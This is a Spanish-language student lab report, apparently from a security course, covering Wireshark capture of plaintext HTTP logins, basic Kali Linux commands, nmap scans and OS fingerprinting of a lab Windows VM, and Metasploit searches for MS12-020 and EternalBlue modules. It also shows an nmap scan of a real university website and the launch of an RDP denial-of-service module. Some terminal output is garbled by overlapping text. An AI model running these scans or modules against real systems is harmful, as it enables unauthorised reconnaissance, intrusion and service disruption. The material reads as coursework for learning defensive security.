



En mi navegador, abro un sitio web que use HTTP (no HTTPS) y que permita el inicio de sesión. Me aseguro de que sea un sitio de prueba, ya que HTTP no es seguro para información real.


Introduzco un nombre de usuario y una contraseña ficticios en los campos de inicio de sesión y hago clic en "Iniciar sesión" o "Enviar".



- Vuelvo a Wireshark
- En la barra de filtros, escribo http y presiono Enter. Esto me muestra solo el tráfico HTTP, facilitando la búsqueda de la solicitud de inicio de sesión.



- En la parte inferior de Wireshark, reviso los detalles del paquete seleccionado.
- Me desplazo hasta la sección que muestra los datos enviados en el formulario (como el nombre de usuario y la contraseña). Estos datos aparecen en texto claro, indicando que no están cifrados.



The screenshot shows the Wireshark interface with a single captured frame (Frame 313) selected. The packet details pane shows the following information:

```

> Frame 313: 838 bytes on wire (6704 bits), 838 bytes captured (6704 bits) on interface \Device\NPF_{5035091C-970E-4F34-B0F8-08FC3011779B}, id 0
> Ethernet II, Src: Intel_13:93:9a (34:c:f:6:13:93:9a), Dst: AskeyCompute_c9:38:f0 (74:93:da:c9:38:f0)
> Internet Protocol Version 4, Src: 192.168.1.18, Dst: 107.180.119.56
> Transmission Control Protocol, Src Port: 51635, Dst Port: 80, Seq: 1, Ack: 1, Len: 784
> Hypertext Transfer Protocol
  > HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "LoginForm[username]" = "diana@gmail.com"
      Key: LoginForm[username]
      Value: diana@gmail.com
    > Form item: "LoginForm[password]" = "1234"
      Key: LoginForm[password]
      Value: 1234
    > Form item: "yt0" = "Ingresar"
      Key: yt0
      Value: Ingresar

```

The packet bytes pane shows the raw hex and ASCII data for the selected frame. The ASCII dump includes the clear-text user credentials:

```

0230  71 3d 30 2e 37 0d 0a 52  65 66 65 72 65 72 3a 20 q=0.7 -R eferer:
0240  68 74 70 3a 2f 2f 70  72 75 65 62 61 64 65 75 http://p.ruebadieu
0250  73 6f 2e 63 6f 6d 2f 69  6e 64 65 78 2e 70 68 70 so.com/i ndex.php
0260  3f 72 3d 73 69 74 65 2f  6c 6f 67 69 6e 0d 0a 41 ?r=site/ login - A
0270  63 63 65 70 74 2d 45 66  63 6f 64 69 6e 67 3a 20 ccept-En coding:
0280  67 73 69 70 2c 2d 46 65  66 6c 61 74 65 0d 0a 41 gzip, de flate - A
0290  63 63 65 70 74 2d 4c 61  66 67 75 61 67 65 3a 20 ccept-La nguage:
02a0  65 73 2d 43 4f 2c 65 73  2d 34 31 39 3b 71 3d 30 es-CO,es -419;q=0
02b0  2e 39 2c 65 73 3b 71 3d  30 2e 38 0d 0a 43 6f 6f ,q,es;q: 0.8 - Coo
02c0  6b 69 65 3a 20 40 48 50  53 45 53 53 49 44 3d 66 kie: PHP SESSID=f
02d0  38 33 30 33 31 36 61 30  33 33 39 38 37 33 39 64 830316a0 3398739d
02e0  37 35 65 36 64 65 38 31  33 61 35 64 35 62 65 0d 75e6d681 3a5d5be-
02f0  0a 0d 0a 4c 6f 67 69 6e  46 6f 72 6d 25 35 42 75 .. - Login Form&5Bu
0300  73 65 72 66 61 6d 65 25  35 44 3d 64 69 61 6e 61 sername% 5D:diana
0310  25 34 30 67 6d 61 69 6c  2e 63 6f 6d 26 4c 6f 67 %40gmail .com&log
0320  69 66 46 6f 72 6d 25 35  42 70 61 73 73 77 6f 72 inForm%5 Bpassword
0330  64 25 35 44 3d 31 32 33 34 26 79 74 30 3d 49 6e d%5D-123 4&yt0=In
0340  67 72 65 73 61 72 gresar

```

The status bar at the bottom indicates: No. 313 · Time: 23.118411 · Source: 192.168.1.18 · Destination: 107.180.119.56 · Protocol: HTTP · Length: 838 · Info: POST /index.php?r=site/login HTTP/1.1 (application/x-www-form-urlencoded)

Conclusión:

Esta prueba me demuestra que los datos transmitidos a través de HTTP pueden ser interceptados y leídos fácilmente, exponiendo información sensible como nombres de usuario y contraseñas. Para proteger estos datos, es importante utilizar siempre HTTPS, que cifra la información durante la transmisión.

LABORATORIO 6 - Introducción a maquina virtual

Comenzamos actualizando la maquina para no tener problemas con la instalación de algun programa

```
└─(root㉿kali)-[~]
  # apt-get update
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Err:1 http://http.kali.org/kali kali-rolling InRelease
  Temporary failure resolving 'http.kali.org'
Reading package lists... Done
W: Failed to fetch http://http.kali.org/kali/dists/kali-rolling/InRelease  Temporary failure resolving 'http.kali.org'
W: Some index files failed to download. They have been ignored, or old ones used instead.

└─(root㉿kali)-[~]
  # apt-get upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  fonts-liberation2 libboost-iostreams1.83.0 libboost-thread1.83.0 libcephfs2 libgfapi0 libgfrpc0 libgfxdr0
  libglusterfs0 libibverbs1 librados2 librdmacm1t64 python3-hatch-vcs python3-hatchling python3-pathspec python3-pluggy
  python3-setuptools-scm python3-trove-classifiers rwho rwhod
Use 'apt autoremove' to remove them.
The following packages have been kept back:
  blueman cherrytree chromium chromium-common chromium-sandbox clang-17 cpp cpp-x86-64-linux-gnu default-jre default-jre-headless
  dirmngr exiv2 faraday firmware-amd-graphics firmware-libertas firmware-linux-firmware-nonfree firmware-misc-nonfree g++
  g++-x86-64-linux-gnu gcc gcc-x86-64-linux-gnu gnupg gnupg-l10n gnupg-utils gpg gpg-agent gpg-wks-client gpgconf gpgsm
  gstreamer1.0-libav gtk-update-icon-cache gvfs gvfs-backends gvfs-common gvfs-daemons gvfs-fuse gvfs-tools initramfs-tools
  initramfs-tools-core kali-system-core libasound2-plugins libclang-common-17-dev libclang-cpp17t64 libclang1-17t64 libegl-mesa0
  libgbm1 libgeos-cite64 libglapi-mesa libglx-mesa0 libgpmm1t64 libgtk-4-1 libgtk-4-bin libgtk-4-media-gstreamer libgtkmm-4.0-0
  liblbd2 liblvm1t7t64 libnewt0.52 libpoppler-glib8t64 libpython3-dev libpython3-stdlib libqt5charts5 libqt5core5t64
  libqt5ct-common1.8 libqt5dbus5t64 libqt5designer5 libqt5gui5t64 libqt5network5t64 libqt5opengl5t64 libqt5positioning5
  libqt5printsupport5t64 libqt5qml5 libqt5qmlmodels5 libqt5quic5 libqt5sensors5 libqt5sql5-sqlite libqt5sql5t64 libqt5svg5
  libqt5test5t64 libqt5waylandclient5 libqt5waylandcompositor5 libqt5webkit5 libqt5webkits5t64 libqt5x11extras5
  libqt5xml5t64 libqt6core5compat6 libqt6core6t64 libqt6dbus6t64 libqt6gui6t64 libqt6multimedia5 libqt6network6t64 libqt6opengl6t64
  libqt6openglwidgets6t64 libqt6printsupport6t64 libqt6qml6 libqt6qmlmodels6 libqt6quic5 libqt6sql6-sqlite libqt6sql6t64 libqt6svg6
  libqt6test6t64 libqt6waylandclient6 libqt6waylandcompositor6 libqt6widgets6t64 libqt6wlshellintegration6 libqt6xml6t64
  libsmclient0 libssl3t64 libtalloc2 libtalloc2 libupower-glib3 libxatracker2 llvm-image-amd64 llvm-17 llvm-17-dev
  llvm-17-linker-tools llvm-17-runtime llvm-17-tools login mesa-va-drivers mesa-vdpau-drivers mesa-vulkan-drivers mousepad mtd-utils
  netexec onboard onboard-common onboard-data openssl pinentry-curses pinentry-gnome3 powershell-empire pyqt5-dev-tools
  pyqt6-dev-tools python-tables-data python3 python3-aiohttp python3-apt python3-arc4 python3-bcrypt python3-binwalk
  python3-bitstruct python3-bottleneck python3-brlapi python3-brotli python3-cairo python3-cbor python3-cffi python3-cffi-backend
  python3-charset-normalizer python3-contoury python3-cryptography python3-cups python3-dbus python3-dev python3-ephem
  python3-flask-sqlalchemy python3-fonttools python3-frozenlist python3-gdal python3-gevent python3-gi python3-gi-cairo python3-gpg
  python3-greenlet python3-jq python3-kiwiolver python3-ldb python3-lib2to3 python3-lxml python3-lz4 python3-markupsafe
  python3-matplotlib python3-minimal python3-msgpack python3-multidict python3-mysqldb python3-nassl python3-netifaces python3-newt
  python3-numexpr python3-numpy python3-pandas python3-pandas-lib python3-pcap python3-pil python3-pil.imagetk python3-protobuf
  python3-psycopg python3-psycopg2 python3-psycopgc3 python3-pycares python3-pycurl python3-pydatetime python3-pygame python3-pygraphviz python3-pymssql
  python3-pysrpr python3-pyqt5 python3-pyqt5.qtopengl python3-pyqt5.sip python3-pyqt6 python3-pyqt6.sip python3-rpds-py
  python3-ruamel.yaml.lib python3-samba python3-scipy python3-setproctitle python3-simplejson python3-smbc python3-snappy
  python3-sqlalchemy python3-sqlalchemy-ext python3-tables python3-tables-lib python3-talloc python3-tdb python3-tk python3-ubison
  python3-ujson python3-unicodedata2 python3-uvloop python3-websockify python3-wrapt python3-wsaccel python3-yaml python3-yara
  python3-yarl python3-zope.interface python3-zstandard qt5-gtk-platformtheme qt5ct qt6-base-dev-tools qt6-gtk-platformtheme
  qt6-qpa-plugins qt6-wayland qt6t5-dev-tools qtwayland5 samba samba-common samba-common-bin samba-libs smbclient
  sqlitebrowser sslyze tshark upower usbmuxd winexe wireshark wireshark-common
The following packages will be upgraded:
  7zip accountservice adwaita-icon-theme aircrack-ng amd64-microcode apparmor apt apt-utils at-spi2-common at-spi2-core axel
  base-files bash bind9-dnsutils bind9-host bind9-libs binutils binutils-common binutils-mingw-w64-i686 binutils-mingw-w64-x86-64
  binutils-x86-64-linux-gnu binwalk bluez bluez-hcidump bluez-obexd bsdxtrautils bsdutils bubblewrap burpsuite busybox bzip2
  command-not-found comix cpp-13 cpp-13-x86-64-linux-gnu cracklib-runtime crackmapexec cryptsetup cryptsetup-bin
  cryptsetup-initramfs curl curltpf5 desktop-base dmitry dns-root-data dnsmap dpkg dpkg-dev dnsmiff dvbsvgm eject ethtool exfatprogs
  exploitdb fakeroot fdisk fern-wifi-cracker ffuf findutils firefox-esr firmware-atheros firmware-brcm80211 firmware-intel-sound
  firmware-iwlwifi firmware-realtek firmware-sof-signed firmware-ti-connectivity flashrom fuse3 g++-13 g++-13-x86-64-linux-gnu
  galera-4 gcc-13 gcc-13-base gcc-13-x86-64-linux-gnu gcc-14-base gcr4 gdal-data gdal-plugins ghostscript gir1.2-atk-1.0
  gir1.2-atspi-2.0 gir1.2-freedesktop gir1.2-girepository-2.0 gir1.2-glib-2.0 gir1.2-gtk-3.0 gir1.2-harfbuzz-0.0
```

Procedemos a realizar comandos básico para adaptarnos a la consola, esto comandos son:

apt-get : con el cual podemos realizar instalaciones y actualizaciones

mkdir : Creación de carpetas

cd : Navegar entre directorios

nano : Crear un archivo texto

cat : visualizar el contenido de un archivo

rm para eliminar un archivo

```

[~]# apt-get install slowhttptest
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
slowhttptest is already the newest version (1.9.0-1+b1).
0 upgraded, 0 newly installed, 0 to remove and 1008 not upgraded.

[~]# pwd
/root

[~]# ls
contrasenias Desktop Documents Downloads Music Pictures Public QZNqrjc.jpeg Templates Videos virus.exe zphisher

[~]# mkdir SEBAS
[~]# cd SEBAS
[~/SEBAS]# nano hola
[~/SEBAS]# cat hola
hola mundo
[~/SEBAS]# rm hola

```

Con el comando ifconfig podemos ver lo detalles de netra red para proceder a uarlo para visualizar el servicio de host apache

The screenshot shows two windows side-by-side. On the left is a terminal window titled 'root@kali' showing network interface statistics for eth0 and lo. On the right is a web browser window titled 'Apache2 Debian Default Page' showing the default Apache welcome page.

```

root@kali:~#
root@kali:~# ifconfig
eth0: flags=4163 mtu 1500
inet 172.20.10.5 brd 172.20.10.255 netmask 255.255.255.0
      link layer ...
      RX packets 22 bytes 3082 (2.9 Kib)
      TX packets 22 bytes 3082 (2.9 Kib)
      RX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73 mtu 65536
      link layer ...
      RX packets 0 bytes 0 (0.0 B)
      TX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# service apache2 start
root@kali:~# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Sun 2024-11-07 18:48:27 EST; 3s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Main PID: 1983 (apache2)
      Tasks: 1 (limit: 2258)
     Memory: 24.3M
        CPU: 0ms
       CGroup: /system.slice/apache2.service
               └─ 1983 /usr/sbin/apache2 -k start
Nov 07 18:48:27 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Nov 07 18:48:27 kali apache2[1981]: AH00550: apache2: Could not reliably determine the server's fu
lines 1-23/23 (END)

```

Conclusión

Es importante conocer la forma en la cual funciona linux ya que la forma más eficiente de usar el mismo es por medio de la terminal, además entender cómo funciona servicios para realizar servicio web de forma local como apache.

LABORATORIO 7 - NMAP

Comenzamos buscando la ip de nuestra máquina a atacar cuando nuestra propia ip y la máscara para saber quien mas está conectado a la misma red y obtener la ip

Procedemos a buscar toda la información de la máquina usando la ip que encontramos

```

root@kali:~ [~]
File Actions Edit View Help

└─(root@kali)-[~]
# nmap -n -sP 172.20.10.5/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 10:18 EST
Nmap scan report for 172.20.10.1
Host is up (0.0080s latency).
MAC Address: 0E:19:F8:69:98:64 (Unknown)
Nmap scan report for 172.20.10.2
Host is up (0.00011s latency).
MAC Address: A8:3B:76:29:06:7B (Cloud Network Technology Singapore PTE.)
Nmap scan report for 172.20.10.3
Host is up (0.00020s latency).
MAC Address: 00:0C:29:4D:05:FA (VMware)
Nmap scan report for 172.20.10.5
Host is up.
Stats: 0:00:07 elapsed; 16 hosts completed (4 up), 240 undergoing Ping Scan
Ping Scan Timing: About 3.12% done; ETC: 10:21 (0:03:06 remaining)

└─(root@kali)-[~]
# nmap -n -sS 172.20.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 10:19 EST
Nmap scan report for 172.20.10.3
Host is up (0.00063s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imgbrokerd
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:4D:05:FA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.37 seconds

└─(root@kali)-[~]
# nmap -n -sS -sV -p 172.20.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 10:20 EST
Error #487: Your port specifications are illegal. Example of proper form: "-100,200-1024,T:3000-4000
,U:60000-"
QUITTING!

└─(root@kali)-[~]
# nmap -n -sS -sV -p 21 172.20.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 10:24 EST
Nmap scan report for 172.20.10.3
Host is up (0.00048s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
MAC Address: 00:0C:29:4D:05:FA (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds

```

Y de esta manera ya podemos tener toda la información de la maquina atacada como su sistema operativo

```
[root@kali] ~
# nmap -n -sS -O 172.20.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 10:28 EST
Nmap scan report for 172.20.10.3
Host is up (0.00085s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:4D:05:FA (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8 , or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
```

Conclusión

Tenemos que tener cuidado con las redes de internet a las cuales nos conectamos, como, por ejemplo, las redes públicas, ya que en este momento podemos ver como se puede llegar a obtener toda la información de nuestra máquina y más para poder perjudicar nuestra seguridad.

Laboratorio #8

Scripts de NMAP

Objetivo:

El objetivo del laboratorio es realizar la fase de enumeración de servicios de red, SMB y SNMP. La IP víctima es la maquina Windows.

Requisitos:

Máquinas virtuales

Nmap (scripts)

Desarrollo de la práctica:

```
File Actions Edit View Help
└─(root㉿kali)-[~]
# nmap -sS -sV -O -T4 www.ucaldas.edu.co
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-01 21:59 EDT
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.95% done; ETC: 21:59 (0:00:40 remaining)
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 18.85% done; ETC: 22:01 (0:02:09 remaining)
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 87.50% done; ETC: 22:00 (0:00:03 remaining)
Stats: 0:01:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 87.50% done; ETC: 22:00 (0:00:06 remaining)
Stats: 0:03:37 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 22:02 (0:00:00 remaining)
Nmap scan report for www.ucaldas.edu.co (72.55.137.207)
Host is up (0.0032s latency).
rDNS record for 72.55.137.207: identidad.ucaldas.edu.co
```

Conclusión

Este escaneo proporciona información sobre los puertos abiertos, versiones de servicio, y posiblemente el sistema operativo del servidor `www.ucaldas.edu.co`. Es útil para evaluar la exposición de servicios de este servidor en internet.

LABORATORIO 9 - Metasploit

Comenzamos ejecutando la herramienta instalada por defecto en kali

```
└─(root㉿kali)-[/usr/share/nmap/scripts]
└─# msfconsole
[53:UP,BROADCAST,RUNNING,MULTICAST] mtu 1500
Metasploit tip: View missing module options with show missing 172.20.10.15
inet6 fe80::e66e:559a%3175: Fdada prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:55:9a:00 txqueuelen 1000 (Ethernet)
        \ it looks like you're trying to run a module
        \ module RX errors 0 dropped 0 overrun 0 frame 0
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
        \ TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: Flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        | inet6 ::1 prefixlen 128 scopeid 0x10<host>
            @ @loop txqueuelen 1000 (Local Loopback)
                | RX packets 8 bytes 480 (480.0 B)
                || I/K errors 0 dropped 0 overruns 0 frame 0
                || I/K packets 8 bytes 480 (480.0 B)
                \ \ I/K errors 0 dropped 0 overruns 0 carrier 0 collisions 0
                \ \ 
[53:UP,BROADCAST,RUNNING,MULTICAST] mtu 1500
Metasploit Documentation: https://docs.metasploit.com/
└─# msf6 > search ms12-020

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  --
  0  auxiliary/scanner/rdp/ms12_020_check          .           normal  Yes   MS12-020 Microsoft Remote Desktop Checker
  1  auxiliary/dos/windows/rdp/ms12_020_maxchannelids 2012-03-16  normal  No    MS12-020 Microsoft Remote Desktop Use-After-Free DoS

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
```

Buscamos el modulo auxiliar y parámetros y lanzamos la herramienta

```
msf6 > search ms12-020 [ADCAST,RUNNING,MULTICAST] mtu 1500
      inet 172.20.10.5 netmask 255.255.255.240 broadcast 172.20.10.15
Matching Modules 10: seabe:559a:3175:fa3a prefixlen 64 scopeid 0x20<link>
               0c:29:8e:bb:dd txqueuelen 1000 (Ethernet)
      RX packets 2111 bytes 132647 (129.5 Kib)
      #  Name          errors  dropped  overruns  frame  Disclosure Date  Rank   Check  Description
      -  —————— 0  0  0  0  ——————  ——————  ——————  ——————
      0 auxiliary/scanner/rdp/ms12_020_check carrier 0  collisions 0  normal  Yes  MS12-020 Micr
osoft Remote Desktop Checker
      1 auxiliary/dos/windows/rdp/ms12_020_maxchannelids 2012-03-16  normal  No   MS12-020 Micr
osoft Remote Desktop Use-After-Free DoS
      inetc :1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/m
s12_020_maxchannelids dropped 0 overruns 0 frame 0
      TX packets 8 bytes 480 (480.0 B)
msf6 > use 1 errors 0 dropped 0 overruns 0 carrier 0 collisions 0
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > info

      Name: MS12-020 Microsoft Remote Desktop Use-After-Free DoS
      Module: auxiliary/dos/windows/rdp/ms12_020_maxchannelids
      License: Metasploit Framework License (BSD)
      Rank: Normal
      Disclosed: 2012-03-16

Provided by: Luigi Auriemma
      Luigi Auriemma
      Daniel Godas-Lopez
      Alex Ionescu
      jduck <jduck@metasploit.com>
      #ms12-020

Check supported:
      No

Basic options:
      Name    Current Setting  Required  Description
      ——————  ——————  ——————
      RHOSTS           yes        The target host(s), see https://docs.metasploit.com/docs/using
                           -metasploit/basics/using-metasploit.html
      RPORT    3389         yes        The target port (TCP)

Description:
      This module exploits the MS12-020 RDP vulnerability originally discovered and
      reported by Luigi Auriemma. The flaw can be found in the way the T.125
      ConnectMCSPDU packet is handled in the maxChannelIDs field, which will result
      an invalid pointer being used, therefore causing a denial-of-service condition.

References:
      https://nvd.nist.gov/vuln/detail/CVE-2012-0002
      https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2012/MS12-020
      http://www.privatepaste.com/ffe875e04a
      http://pastie.org/private/4egcqtnucxniksudy5dw
      http://pastie.org/private/feg8du0e9kfagng4rrg
      http://stratsec.blogspot.com.au/2012/03/ms12-020-vulnerability-for-breakfast.html
      https://www.exploit-db.com/exploits/18606
      https://www.rapid7.com/blog/post/2012/03/21/metasploit-update/

View the full module info with the info -d command.

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
```

LABORATORIO 10 - METERPRETER

Se verifica que si haya conexión con la maquina de windows

The image shows two windows side-by-side. The left window is a terminal session on a Windows Server 2008 R2 Standard desktop. It displays the output of the 'ipconfig' command, showing network connections for 'Local Area Connection' and 'Tunnel adapter isatap.{...}'. The right window is a terminal session on a Kali Linux system, showing root privileges. It runs a 'ping' command to the IP address 172.20.10.5, which is the IP of the Windows machine.

```
Windows IP Configuration

Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix  : fe80::e922:723b:5f0a:bc38%11
  Link-local IPv4 Address . . . . . : 172.20.10.5
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 172.20.10.240

Tunnel adapter isatap.{E00B9B54F-A197-4483-8678-894853888386}:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . : 

C:\Users\wagrant>
```

```
root@kali:~# setxkbmap es
root@kali:~# ping 172.20.10.5
PING 172.20.10.5 (172.20.10.5) 56(84) bytes of data.
64 bytes from 172.20.10.5: icmp_seq=1 ttl=128 time=3.11 ms
64 bytes from 172.20.10.5: icmp_seq=2 ttl=128 time=0.684 ms
64 bytes from 172.20.10.5: icmp_seq=3 ttl=128 time=0.571 ms
64 bytes from 172.20.10.5: icmp_seq=4 ttl=128 time=1.15 ms
64 bytes from 172.20.10.5: icmp_seq=5 ttl=128 time=0.744 ms
64 bytes from 172.20.10.5: icmp_seq=6 ttl=128 time=1.14 ms
64 bytes from 172.20.10.5: icmp_seq=7 ttl=128 time=0.996 ms
64 bytes from 172.20.10.5: icmp_seq=8 ttl=128 time=0.717 ms
^C
--- 172.20.10.5 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7057ms
rtt min/avg/max/mdev = 0.571/1.138/3.111/0.772 ms
```

Se inicializa el programa de metasploit (el aplicativo de hacking) para comenzar con el análisis de las vulnerabilidades y características del sistema

```
[root@kali:~]# msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session
# cowsay++
< metasploit >
 \   _`-' oo`_
  \  )   ) \\
   ||--|| * 

      =[ metasploit v6.4.18-dev
+ -- =[ 2437 exploits - 1255 auxiliary - 429 post
+ -- =[ 1468 payloads - 47 encoders - 11 nops
+ -- =[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
```

exploit (código que se aprovecha de la vulnerabilidad), acá podemos encontrar cual vulnerabilidad queremos usar para comenzar el proceso, esta parte es importante ya que si

no usamos la vulnerabilidad adecuada no podremos hacer un buen proceso de hacking

```

msf6 > search ms17-010
      Name: contrasenias
Matching Modules
=====
# msf6 exploit/windows/smb/ms17_010_永恒之蓝
# msf6 exploit/windows/smb/ms17_010_psexec
# msf6 auxiliary/admin/smb/ms17_010_command
# msf6 auxiliary/scanner/smb/smb_ms17_010
# msf6 exploit/windows/smb/smb_doublepulsar_rce
=====
Module      Name          Description           Date       Rank
---        ---          ---                   ---       ---
0  exploit/windows/smb/ms17_010_永恒之蓝      2017-03-14   average
e  Yes     MS17-010  EternalBlue SMB Remote Windows Kernel Pool Corruption
1    \_ target: Automatic Target
.
2    \_ target: Windows 7
.
3    \_ target: Windows Embedded Standard 7
.
4    \_ target: Windows Server 2008 R2
.
5    \_ target: Windows 8
.
6    \_ target: Windows 8.1
.
7    \_ target: Windows Server 2012
.
8    \_ target: Windows 10 Pro
.
9    \_ target: Windows 10 Enterprise Evaluation
.
